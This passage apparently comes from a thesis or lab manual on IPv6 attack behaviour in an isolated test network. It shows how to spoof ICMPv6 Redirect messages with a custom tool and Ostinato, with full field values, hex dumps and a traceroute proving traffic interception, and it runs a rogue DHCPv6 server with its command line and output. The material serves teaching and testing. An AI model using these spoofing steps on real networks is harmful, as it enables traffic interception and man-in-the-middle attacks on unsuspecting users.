> Frame 1: 174 bytes on wire (1392 bits), 174 bytes captured (1392 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: VMware_8e:74:ad (00:0c:29:8e:74:ad)
> Internet Protocol Version 6, Src: fe80::c801:11ff:fef5:8, Dst: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
v Internet Control Message Protocol v6
    Type: Redirect (137)
    Code: 0
    Checksum: 0x57f4 [correct]
    [Checksum Status: Good]
    Reserved: 00000000
    Target Address: fe80::6acf:9526:bf92:9de5
    Destination Address: 2001:db8:abcd:3:31bc:eb00:7509:c9ec
  > ICMPv6 Option (Target link-layer address : 00:0c:29:2e:dd:97)
  v ICMPv6 Option (Redirected header)
      Type: Redirected header (4)
      Length: 9 (72 bytes)
      Reserved
      Redirected Packet
    > Internet Protocol Version 6, Src: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9, Dst: 2001:db8:abcd:3:31bc:eb00:7509:c9ec
    v Internet Control Message Protocol v6
        Type: Echo (ping) reply (129)
        Code: 0
        Checksum: 0xf819 [unverified] [in ICMP error packet]
        [Checksum Status: Unverified]
        Identifier: 0x0000
        Sequence: 0
      > Data (16 bytes)
```

Fig. 5.91: Captured Redirect sent from PC1.


- Original router: Router R1 is the original router, who will be spoofed to tell PC2 (victim) to change the first-hop. It is written with the following syntax: **-ort fe80::c801:11ff:fef5:8**.
- New router: This is the fake first-hop that PC1 wants PC2 to transmit packets through. The address of PC3 is inserted in this case with syntax **-nrt fe80::6acf:9526:bf92:9de5**.
- Link-layer address of new router: The MAC address of the fake router (PC3) is entered with syntax **-rmac 00:0c:29:2e:dd:97**.

. Using the application Ostinato for sending Redirect

This Redirect message can also be generated by Ostinato, and yields the same result as the **redirect.py** tool. Specifically, on the **Protocol Selection** tab, the following protocols are chosen at every layer, while others are kept in the default setting, as depicted in Fig. 5.92:

- Layer 1: MAC
- Layer 2: Ethernet II
- Layer 3: IPv6
- ICMPv6 Redirect: ICMP
- Reserved field, Target address and Destination address: HexDump
- ICMPv6 Option (Target link-layer address): HexDump

- ICMPv6 Option (Redirected header): HexDump
- Redirected Packet (including IPv6 header, ICMPv6 Echo Reply and its Payload): HexDump



Available Protocols: MAC, DATA, SAMPLE, :{Script} [EXPERIMENTAL], HexDump, SIGN, Eth II, 802.3, LLC, SNAP


Selected Protocols: MAC, Eth II, IPv6, ICMP, HexDump, HexDump, HexDump, HexDump

Fig. 5.92: Configuration at the Protocol Selection tab for sending Redirect.

On the **Protocol Data** tab, the configuration is depicted as below while others remain in default setting. The content of these fields are illustrated in Fig. 5.93 and Fig. 5.94.

- Media Access Protocol: The MAC source address is written as PC1's link-layer address `00:0c:29:8c:0b:0d`. The MAC destination address is set to the one of PC2 (`00:0c:29:8e:74:ad`).
- Internet Protocol ver 6: Source is `fe80::6acf:9526:bf92:9de5`, which is the address of legitimate router R1. The destination is the one of PC2 (`2001:db8:abcd:1:36c4:ffc5:c10f:3ce9`).
- Internet Control Message Protocol: Version is ICMPv6, and Type is 137 - Redirect.
- HexDump: This field includes Reserved field, Target address (new router - PC3) and Destination address (PC4). The link-local address of PC3 is `fe80::6acf:9526:bf92:9de5`, and the IPv6 global address of PC4 (final destination) is `2001:db8:abcd:3:31bc:eb00:7509:c9ec`.
- HexDump: The second HexDump is set to ICMPv6 Option (Target link-layer address), which includes the link-layer address of the new router PC3 (`00:0c:29:2e:dd:97`).
- HexDump: The third HexDump field is set for ICMPv6 Option (Redirected header), which is shown in Fig. 5.94.
- HexDump: The last HexDump field is set for the content of ICMPv6 Option (Redirected header), which contains IPv6 header, ICMPv6 Echo Reply and its Payload for simulating the process of communicating between PC2 and

PC4. This part is extremely important because it triggers the sending of the Redirect message. This is depicted in Fig. 5.94.




```
Media Access Protocol
              Mode     Address              Count   Step
Destination   Fixed    00:0C:29:8E:74:AD    16      1
Source        Fixed    00:0C:29:8C:0B:0D    16      1

Internet Protocol ver 6
Version     6                            Payload Length   120
DSCP        cs0        Not-ECT         ✓ Next Header      3a
Flow Label  0 00 00                      Hop Limit        255

              Address                              Mode    Count  Prefix
Source                     fe80::c801:11ff:fef5:8  Fixed   16     /64
Destination   2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  Fixed   16     /64

Internet Control Message Protocol
Version       Type       137 - Redirect
  ICMPv4      Code       0
● ICMPv6      Checksum   57f4

HexDump
0000 00 00 00 00 fe 80 00 00 00 00 00 00 6a cf 95 26   ....þ≈......jÏ &
0010 bf 92 9d e5 20 01 0d b8 ab cd 00 03 31 bc eb 00   ¿  å ..¸«Í..1¼ë.
0020 75 09 c9 ec                                       u.Éì

HexDump
0000 02 01 00 0c 29 2e dd 97                           ....).Ý
```

Fig. 5.93: Configuration at the Protocol Data tab for sending Redirect.

On the **Stream Control** tab, the number of packets is set to 1. The stream is then applied, and starts to send the Redirect message.

After launching one of these tools, it is clear that all packets from PC2 travel through PC3 on the way to PC4 instead of heading directly to legitimate router R1, which can be seen in Listing. 5.23. PC3, therefore, can control all the initiated connection and data between PC2 and PC4.



HexDump

```
0000 04 09 00 00 00 00 00 00                                ........
```

HexDump

```
0000 60 00 00 00 00 18 3a ff 20 01 0d b8 ab cd 00 01   `.....:ÿ ..¸«Í..
0010 36 c4 ff c5 c1 0f 3c e9 20 01 0d b8 ab cd 00 03   6ÄÿÅÁ.<é ..¸«Í..
0020 31 bc eb 00 75 09 c9 ec 81 00 f8 19 00 00 00 00   1¼ë.u.Éì .ø.....
0030 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70   abcdefghijklmnop
0040
```

Fig. 5.94: Configuration at the Protocol Data tab for sending Redirect (Redirected Packet).

```
C:\Users\User>tracert 2001:db8:abcd:3:31bc:eb00:7509:c9ec

Tracing route to 2001:db8:abcd:3:31bc:eb00:7509:c9ec over a maximum of 30 hops

  1     2 ms     1 ms     1 ms  2001:db8:abcd:1:1f15:4b1c:5478:109
  2     3 ms    18 ms    17 ms  2001:db8:abcd:2::2
  3    25 ms    38 ms    28 ms  2001:db8:abcd:3:31bc:eb00:7509:c9ec

Trace complete.
```

Listing 5.23: The Trace routing between PC2 and PC4 after the attack.

Review questions

The purpose of the following review questions is to clarify the behaviour of Windows device when dealing with Redirect. All answers are located in the attachment A.6.

Question 1:

What is the function of Redirect packet?
a) Which content is present in a standard Redirect message?
b) Demonstrate by using the **redirect.py** tool and Ostinato. Capture the Redirect message and analyze the format of the packet.

Question 2:

a) Which configuration is applied in order to restore the first hop of PC2 back to the legitimate router R1?

b) Demonstrate by using the **redirect.py** tool.

5.7 Dynamic Host Configuration Protocol version 6

DHCPv6 is a protocol that enables configuration for clients on the same link as the server or relay agent. Through DHCPv6, a device can receive addresses assigned by the server and other pertinent configuration details conveyed through options. Additional configuration information can be incorporated into DHCPv6 by defining new options. Moreover, DHCPv6 can be used to provide configuration options without offering addresses or prefixes. This is referred to "stateless DHCPv6", as it does not require the server to keep track of any state. Mechanisms needed to support stateless DHCPv6 are considerably simpler than those required for stateful DHCPv6, as defined in [50]. This section will dig into the two states of DHCPv6 (stateless and stateful) together with the behaviour of PC2 (Windows).




Fig. 5.95: The network topology for testing Dynamic Host Configuration Protocol version 6.

Precondition

To carry out the implementation stages of Neighbor Solicitation and Neighbor Advertisement, at the initial step, all devices are in a powered off state. Then, router R1, R2, and switch S1 are first started up to activate the address allocation and routing functions, as described in Listing. 3.1. Next, all PCs except for PC2 (Windows) are turned on and wait for a certain interval to complete the SLAAC (Stateless Address Auto-configuration) process and stabilize. The network scenario with address specification is depicted in Fig. 5.95.

Operations and Observation

In terms of this section, PC1 plays the role of DHCPv6 server that provides clients (especially PC2) the information such as addresses, DNS servers and domain. To perform these tasks, the designed toolkit is a better choice since it is much complicated to create a DHCPv6 server in Ostinato.

(a) Stateful DHCPv6


✎. Using the designed toolkit for being a DHCPv6 server

For having the stateful configuration, the **dhcpv6_server.py** tool is applied with the following syntax. The user interface of this tool is described in Fig. 4.15, with the output shown in Fig. 5.96.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- The prefix information: This include the prefix and the subnet mask that the server defines. In this task, the prefix `2001:db8:abcd:1::/64` is chosen with the parameter **-prefix 2001:db8:abcd:1::/64**. It can be realized that the chosen prefix is the same as the one from the legitimate router R1 during SLAAC procedure. It is possible to choose other prefixes without any difference in operation. However, in terms of this task, the same prefix as the one of router R1 is inserted because the address allocation from PC1 (DHCPv6 server) and R1 is completely independent even though they have the same prefix.
- The type of allocated address: It is possible to define what type of the addresses that PC1 assigns to PC2. The option between random (the generated address is completely random) and MAC address (the generated address is based on the link-layer address of client) can be chosen. In this situation, this parameter can be left blank to turn on the random option.
- The Identity association applied to the leased address: This field carries the associated address, unique identifier and the time interval for contact and leasing.

Users are able to choose Non-temporary option or Temporary option, but the Non-temporary option is more preferred by lots of operation systems. Thus, this option can be left blank to turn on Non-temporary mode automatically.

- Valid lifetime: It is the valid lease length of the address that DHCPv6 server provides. 300 (seconds) is the value that PC2 assigns with the syntax **-vlt 300**. This lifetime is suitable for users to observe the change when expiration happens.
- Preferred lifetime: It is the preferred lease length of the address that DHCPv6 server provides. 300 (seconds) is the value that PC2 assigns with the syntax **-plt 300**. This lifetime is suitable for users to observe the change when expiration happens.
- DNS server: The IPv6 address of DNS server (in this case, 2001::1002) is written as **-dns_ip 2001::1002**.
- Domain: The domain name is is inserted with syntax **-domain thesis.local**, for instance.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 dhcpv6_server.py eth0 -prefix 2001:db8:abcd:1::/64 -vlt 300 -plt 300 -dns_ip 200
1::1002 -domain thesis.local
Initializing DHCPv6 Server attack on the link (press Ctrl+C to stop the attack).....
+ Received SOLICIT message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending ADVERTISE message to host: fe80::7790:2c2b:9e56:431b
               with address's offer: 2001:db8:abcd:1:3cf2:5ee9:463a:57cd
                with valid lifetime: 300
            with preferred lifetime: 300
                        DNS address: 2001::1002
                         DNS domain: thesis.local.
____________________________________________________________
+ Received REQUEST message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending REPLY message to host: fe80::7790:2c2b:9e56:431b
         with confirmed address: 2001:db8:abcd:1:3cf2:5ee9:463a:57cd
            with valid lifetime: 300
        with preferred lifetime: 300
                    DNS address: 2001::1002
                     DNS domain: thesis.local.
____________________________________________________________
```

Fig. 5.96: Result after running dhcpv6_server.py tool to launch the stateful configuration.

After completing all necessary parameters and launching the tool, PC2 is turned on to observe the effect of DHCPv6 server (PC1). Then, PC2 starts to communicate with the DHCPv6 server, as depicted in Fig. 5.96.

As can be seen, right after booting up, PC2 sends Solicit message to discover any DHCPv6 server on the network, as shown in Fig. 5.97.

In this message, to indicate the duration (0 millisecond, in this case) of its attempts to complete the ongoing DHCPv6 message exchange, the client (PC2) incorporates an Elapsed Time option.




```
Source                     Destination  Protocol  Info
fe80::7790:2c2b:9e56:431b  ff02::1:2    DHCPv6    Solicit XID: 0x3e07a2 CID: 000100012bbe2278000c298e74b7

> Frame 2: 156 bytes on wire (1248 bits), 156 bytes captured (1248 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_01:00:02 (33:33:00:01:00:02)
> Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::1:2
> User Datagram Protocol, Src Port: 546, Dst Port: 547
v DHCPv6
    Message type: Solicit (1)
    Transaction ID: 0x3e07a2
  v Elapsed time
      Option: Elapsed time (8)
      Length: 2
      Elapsed time: 0ms
  v Client Identifier
      Option: Client Identifier (1)
      Length: 14
      DUID: 000100012bbe2278000c298e74b7
      DUID Type: link-layer address plus time (1)
      Hardware type: Ethernet (1)
      DUID Time: Apr  4, 2023 01:49:12.000000000 Central Europe Daylight Time
      Link-layer address: 00:0c:29:8e:74:b7
  v Identity Association for Non-temporary Address
      Option: Identity Association for Non-temporary Address (3)
      Length: 12
      IAID: 0a000c29
      T1: 0
      T2: 0
  v Client Fully Qualified Domain Name
      Option: Client Fully Qualified Domain Name (39)
      Length: 16
    > Flags: 0x00  [CLIENT wants to update its AAAA RRs and SERVER to update its PTR RRs]
      Partial domain name: WinDev2303Eval
  > Vendor Class
  v Option Request
      Option: Option Request (6)
      Length: 8
      Requested Option code: Vendor-specific Information (17)
      Requested Option code: DNS recursive name server (23)
      Requested Option code: Domain Search List (24)
      Requested Option code: Client Fully Qualified Domain Name (39)
```

Fig. 5.97: Captured Solicit after launching stateful DHCPv6 server by PC1.

Next, the Client Identifier is included to carry the DHCP Unique Identifier (DUID) to identify PC2 in messages where the client needs to be identified. The type of DUID for PC2 is DUID Based on Link-Layer Address Plus Time (DUID-LLT), in which the link-layer address of PC2 is combined with the time value. This is the time when the DUID is generated. Besides, the Identity Association for Non-temporary Address is chosen by PC2. the DHCPv6 Client Fully Qualified Domain Name (FQDN) option is to facilitate the mission: PC2 (client) updates the AAAA Resource Records (RRs), while the PC1 (server) updates the PTR Resource Records (RRs). The Vendor Class is present in Solicit message to specify the vendor responsible for producing the hardware on which PC2 is operating. Last but not least, all requests from PC2 except for the allocating address are specified in Option Request field, which contains its desire (typically, DNS recursive name server and Domain Search List).

